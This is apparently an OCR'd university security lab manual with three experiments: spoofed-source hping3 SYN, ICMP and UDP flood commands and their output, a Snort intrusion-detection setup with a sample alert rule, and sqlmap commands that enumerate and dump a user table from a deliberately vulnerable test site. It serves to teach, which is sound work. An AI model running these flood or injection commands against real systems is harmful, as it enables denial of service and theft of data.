hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
315782 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@apeksha-VirtualBox:/#
```

Simple SYN flood with spoofed IP – DoS using HPING3

```
root@apeksha-VirtualBox:/# hping3 -S -P -U --flood -V --rand-source www.hping3te
stsite.com
using enp0s3, addr: 192.168.43.130, MTU: 1500
HPING www.hping3testsite.com (enp0s3 103.224.182.253): SPU set, 40 headers + 0 d
ata bytes
hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
305426 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@apeksha-VirtualBox:/#
```

We can flood the IP x.x.x.x with ping requests originating from IP y.y.y.y using

 # hping3 -1 --flood -a y.y.y.y x.x.x.x

Similarly we can flood the IP x.x.x.x on port 80 with SYN requests from fake IP y.y.y.y, using

 # hping3 -S -a y.y.y.y --flood -p 80 x.x.x.x

This will send multiple SYN requests to port 80(http) and the victim will reply with SYN+ACK, now since the IP y.y.y.y is fake hence the connection will never establish, thus exhausting the victims bandwidth and resources.


BY DEFAULT hping3 attacks on TCP ports, to change it to UDP just use -2 option.

 # hping3 --flood -a y.y.y.y -2 -p 6234 x.x.x.x

The above command will send UDP flood packets to x.x.x.x on port 6234 that would seem to originate from y.y.y.y


- –flood : Sent packets as fast as possible, without taking care to show incoming
- replies.
- -I : Interface to use (used if u r connected to multiple interfaces else optional)
- -1 : ICMP mode
- -2 : UDP mode
- -8 (Scan mode)
- -9 (Listen mode)
- -a : Fake Hostname
- -p : Destination port
- -S : Set the SYN flag
- -A (ACK)
- -R (RST)
- -F (FIN)
- -P (PUSH)
- -U (URG)
- -X (XMAS)
- -Y (YMAS)

```
apeksha@apeksha-VirtualBox:~$ sudo hping3 192.168.43.24
[sudo] password for apeksha:
HPING 192.168.43.24 (enp0s3 192.168.43.24): NO FLAGS are set, 40 headers + 0 dat
a bytes
```



we can divert all the traffic to intended PC blocking accessing of port 80

sudo hping3 192.168.43.24 --flood -p 80



3. Conclusion:

Hence we have successfully studied simulation of DOS attack by using HPING3.

Academic Year: 2025-2026 **Semester: V**

Class / Branch: TE IT

Subject: Security Lab

Subject Incharge: Prof. Apeksha Mohite

Experiment No. 07

1. **Aim: To study Intrusion Detection system SNORT and its log analysis.**
2. **Software Required** : Ubuntu 14.04 OS,
3. **Theory :**


   Snort is a popular choice for running a network intrusion detection systems or NIDS. It monitors the package data sent and received through a specific network interface. NIDS can catch threats targeting your system vulnerabilities using signature-based detection and protocol analysis technologies. NIDS software, when installed and configured appropriately, can identify the latest attacks, malware infections, compromised systems, and network policy violations.


   Snort can run in two modes:

- Packet Sniffing
  - This mode have no special use, all you can do is just look at the traffic coming at the interface.
- Network Intrusion detection
  - This mode is the actual use of snort, in this mode snort monitor the traffic and block any unwanted traffic using the rules.

Snort

- Snort is an open source network-based intrusion detection system (NIDS)
  - It has the ability to perform real-time traffic analysis and packet logging on Internet protocol (IP) networks
  - It performs protocol analysis, content searching, and content matching
- Snort can be configured in three main modes:
  - Sniffer mode
  - Packet logger mode
  - Network intrusion detection system (NIDS)


Sample Snort Network Topology



Step 1: Prepare to install


Before actually installing snort, their are some of its per-requisites, you can run following commands to install all the required per-requisites.

sudo apt-get update

sudo apt-get dist-upgrade

Step 2 : sudo apt-get install snort

Snort is now installed on your system, but you need to configure snort to make use of it. To make sure snort is installed on your system, run **`snort -V`** , if you see the following output, then you are on right track.




Step 4: Editing snort configuration files

Next, we need to configure our HOME_NET value: the network we will be protecting. First, enter ifconfig in your terminal shell to see the network configuration. Note the IP address and the network interface value. See the image below (your IP may be different).

This command will open the snort.conf file and move you to 45th line, make sure your following line look like this

```
sudo vi +45 /etc/snort/snort.conf
```

ipvar HOME_NET 192.168.43.130/24




```
sudo vi +104 /etc/snort/snort.conf
```

Following the line at 104, make sure your paths look like this.

var RULE_PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/so_rules
var PREPROC_RULE_PATH /etc/snort/preproc_rules
var WHITE_LIST_PATH /etc/snort/rules/iplists
var BLACK_LIST_PATH /etc/snort/rules/iplists

```
sudo vi +545 /etc/snort/snort.conf
```

UN-comment the 545th line and make it look like this


include $RULE_PATH/local.rules

Let's create our first simple test rule. This rule will generate an alert whenever Snort detects an ICMP Echo request (ping) or Echo reply message. Open the local.rules file in a text editor as root with the following command:

```
sudo gedit /etc/snort/rules/local.rules
```

You should see that the file is empty. Add the following rule (as one string of code, no line breaks):

```
alert icmp any any -> $HOME_NET any (msg:"ICMP test";
sid:1000001; rev:1;)
```



Let's walk through the syntax of this rule:

Rule Header

`alert` – Rule action. Snort will generate an alert when the set condition is met.

`any` – Source IP. Snort will look at all sources.

`any` – Source port. Snort will look at all ports.

`->` – Direction. From source to destination.

`$HOME_NET` – Destination IP. We are using the HOME_NET value from the snort.conf file.

`any` – Destination port. Snort will look at all ports on the protected network.

Rule Options

`msg:"ICMP test"` – Snort will include this message with the alert.

`sid:1000001` – Snort rule ID. Remember all numbers < 1,000,000 are reserved, this iswhy we are starting with 1000001 (you may use any number, as long as it's greater than 1,000,000).

`rev:1` – Revision number. This option allows for easier rule maintenance.

`classtype:icmp-event` – Categorizes the rule as an "icmp-event", one of the predefined Snort categories. This option helps with rule organization.

Click Save and close the file. Now let's run the Snort configuration test command again:

Test Snort :

sudo snort -T -c /etc/snort/snort.conf ^C

```
+-------------------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 1039 ]

        --== Initialization Complete ==--

           -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.7.4
           Using PCRE version: 8.38 2015-11-23
           Using ZLIB version: 1.2.8

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>

Snort successfully validated the configuration!
Snort exiting
```

Test Snort :
sudo snort -T -c /etc/snort/rules/local.rules

```
+----------------------[rate-filter-rules]----------------------------------
| none
---------------------------------------------------------------------------

+----------------------[event-filter-config]--------------------------------
| memory-cap : 1048576 bytes
+----------------------[event-filter-global]--------------------------------
+----------------------[event-filter-local]---------------------------------
| none
+----------------------[suppression]---------------------------------------
| none
---------------------------------------------------------------------------
Rule application order: activation->dynamic->pass->drop->sdrop->reject->alert->l
og
Verifying Preprocessor Configurations!

[ Port Based Pattern Matching Memory ]

        --== Initialization Complete ==--

           -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.7.4
           Using PCRE version: 8.38 2015-11-23
           Using ZLIB version: 1.2.8


Snort successfully validated the configuration!
Snort exiting
apeksha@apeksha-VirtualBox:/$
```

Now, let's start Snort in IDS mode and tell it to display alerts to the console:

Now in order to work snort as IDS first we need to keep snort in listening mode so that it will get the alerts which we have set in local.rules file

sudo snort -A console -c /etc/snort/snort.conf

```
Acquiring network traffic from "enp0s3".
Reload thread starting...
Reload thread started, thread 0x7f3346447700 (5907)
Decoding Ethernet

        --== Initialization Complete ==--

           -*> Snort! <*-
  ,,_      Version 2.9.7.0 GRE (Build 149)
 o"  )~    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
   ''''    Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.7.4
           Using PCRE version: 8.38 2015-11-23
           Using ZLIB version: 1.2.8

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
Commencing packet processing (pid=5902)
```

While snort in listening mode ping it from other system in our case 192.168.43.24

Here we are getting ICMP alert messages as "ICMP Testing Rule" , when another machine tries to ping the snort configured machine.

```
           Using ZLIB version: 1.2.8

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
Commencing packet processing (pid=5902)
10/10-11:54:16.008427  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc
activity] [Priority: 3] {ICMP} 192.168.43.24 -> 192.168.43.130
10/10-11:54:16.008427  [**] [1:1000001:1] ICMP test [**] [Priority: 0] {ICMP} 19
2.168.43.24 -> 192.168.43.130
10/10-11:54:16.008427  [**] [1:384:5] ICMP PING [**] [Classification: Misc activ
ity] [Priority: 3] {ICMP} 192.168.43.24 -> 192.168.43.130
10/10-11:54:16.008474  [**] [1:1000001:1] ICMP test [**] [Priority: 0] {ICMP} 19
2.168.43.130 -> 192.168.43.24
10/10-11:54:16.008474  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc
 activity] [Priority: 3] {ICMP} 192.168.43.130 -> 192.168.43.24
10/10-11:54:17.008813  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc
activity] [Priority: 3] {ICMP} 192.168.43.24 -> 192.168.43.130
10/10-11:54:17.008813  [**] [1:1000001:1] ICMP test [**] [Priority: 0] {ICMP} 19
2.168.43.24 -> 192.168.43.130
10/10-11:54:17.008813  [**] [1:384:5] ICMP PING [**] [Classification: Misc activ
```

While snort in listening mode perform a scan on the system from other system in our case 192.168.43.24

```
10/10-11:55:43.936916  [**] [1:1000002:1] TCP RULE TEST [**] [Priority: 0] {TCP}
 192.168.43.24:45768 -> 192.168.43.130:80
10/10-11:55:44.039264  [**] [1:1000002:1] TCP RULE TEST [**] [Priority: 0] {TCP}
 192.168.43.24:45814 -> 192.168.43.130:80
10/10-11:55:44.085212  [**] [1:1418:11] SNMP request tcp [**] [Classification: A
ttempted Information Leak] [Priority: 2] {TCP} 192.168.43.24:59838 -> 192.168.43
.130:161
10/10-11:55:44.100870  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classifica
tion: Attempted Information Leak] [Priority: 2] {TCP} 192.168.43.24:33120 -> 192
.168.43.130:705
```

As soon as the alert gets generated snort also creates log file of all the activity. Which can be seen in /var/log/snort path.

```
apeksha@apeksha-VirtualBox:/$ cd /var/log/snort
apeksha@apeksha-VirtualBox:/var/log/snort$ ls
alert          snort.log.1665381307  snort.log.1665381687  snort.log.1665383016
archived_logs  snort.log.1665381601  snort.log.1665382116
apeksha@apeksha-VirtualBox:/var/log/snort$
```

```
apeksha@apeksha-VirtualBox:/var/log/snort$ cat alert
[**] [1:1000001:1] ICMP test [**]
[Priority: 0]
10/10-11:25:26.339631 192.168.43.24 -> 192.168.43.130
ICMP TTL:64 TOS:0x0 ID:42860 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:3240   Seq:1  ECHO

[**] [1:1000001:1] ICMP test [**]
[Priority: 0]
10/10-11:25:27.340885 192.168.43.24 -> 192.168.43.130
ICMP TTL:64 TOS:0x0 ID:42923 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:3240   Seq:2  ECHO

[**] [1:1000001:1] ICMP test [**]
[Priority: 0]
10/10-11:25:28.340139 192.168.43.24 -> 192.168.43.130
ICMP TTL:64 TOS:0x0 ID:43167 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:3240   Seq:3  ECHO

[**] [1:1000001:1] ICMP test [**]
[Priority: 0]
```

The log file can be read by using command mentioned in the following screenshot

```
apeksha@apeksha-VirtualBox:/var/log/snort$ sudo tcpdump -r snort.log.1665381601
reading from file snort.log.1665381601, link-type EN10MB (Ethernet)
11:30:09.625700 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 1, length 64
11:30:10.626688 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 2, length 64
11:30:11.627072 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 3, length 64
11:30:12.628298 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 4, length 64
11:30:13.630351 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 5, length 64
11:30:14.631738 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 6, length 64
11:30:15.633914 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 7, length 64
apeksha@apeksha-VirtualBox:/var/log/snort$
```

4. **Conclusion:** Hence we have successfully studied Snort which is network intrusion prevention system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching, and can be usedto detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more. Also we have done analysis of log generated by snort.

Department of Information Technology

Academic Year: 2025-2026 **Semester: V**

Class / Branch: TE IT

Subject: Security Lab

Subject Incharge: Prof. Apeksha Mohite

EXPERIMENT NO. 08

Aim: To demonstrate SQL Injection using SQLMap

Theory:

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

SQL injection is a hacking technique where an attacker can insert SQL commands through a URL to be executed by the database. This bug or vulnerability occurs because all programmers or webmasters do web programming such as the filtering of variables in the web.A database is a collection of information stored on a computer or web server systematically that is useful for obtaining information from the database.

SQLMap is an open source penetration test tool that automates the process of detecting andexploiting weaknesses in SQL injection and taking over the server database. So sqlmap is a tool thatcan automatically detect and exploit SQL injection bugs. by doing a SQL injection attack an attacker can take over and manipulate a database on a server.

Target :http://testphp.vulnweb.com/artists.php?artist=1

SQLMAP comes pre – installed with kali linux, which is the preferred choice of most penetration testers. However, you can install sqlmap on other debian based linux systems using the command

To install sqlmap use following command:

```
sudo apt-get install sqlmap
```

To look at the set of parameters that can be passed for sqlmap , type in the terminal,

```
apeksha@apeksha-VirtualBox:~$ sqlmap -h
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST
    --cookie=COOKIE     HTTP Cookie header value
```

Using SQLMAP to test a website for SQL Injection vulnerability:

- **Step 1: List information about the existing databases**

So firstly, we have to enter the web url that we want to check along with the -u parameter. We may also use the –tor parameter if we wish to test the website using proxies. Now typically, we would want to test whether it is possible to gain access to a database. So we use the –dbs option to do so. –dbs lists all the available databases.

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?
artist=1
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutua
l consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program

[*] starting at 09:35:04

[09:35:05] [INFO] testing connection to the target URL
[09:35:36] [INFO] heuristics detected web page charset 'ISO-8859-2'
[09:35:36] [INFO] checking if the target is protected by some kind of WAF/IPS/I
DS
[09:35:47] [INFO] testing if the target URL content is stable
[09:35:50] [INFO] target URL content is stable
```

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts
.php?cat=1 --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.4#stable}
|_ -| . ['] |  .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```

It will gives output with two databases as shown below:

```
[19:33:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5
[19:33:53] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Step 2: List information about Tables present in a particular Database

To try and access any of the databases, we have to slightly modify our command. We now use -D to specify the name of the database that we wish to access, and once we have access to the database, we would want to see whether we can access the tables. For this, we use the –tables query. Let us access the acuart database.

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts
.php?cat=1 -D acuart --tables
```

```
[19:36:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5
[19:36:49] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

we see that 8 tables have been retrieved. So now we definitely know that the website is vulnerable.

Step 3: well now we get the name of the table in the web application database, both the next step is to find the column in the database users.

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts
.php?cat=1 -D acuart -T users --columns
```

```
[12:05:01] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Step 4: now we will look for the username that is in the database acuart table users column uname using the following command.

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts
.php?cat=1 -D acuart -T users -C uname --dump
```

It gives us username which is there in database as test.

```
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+
```

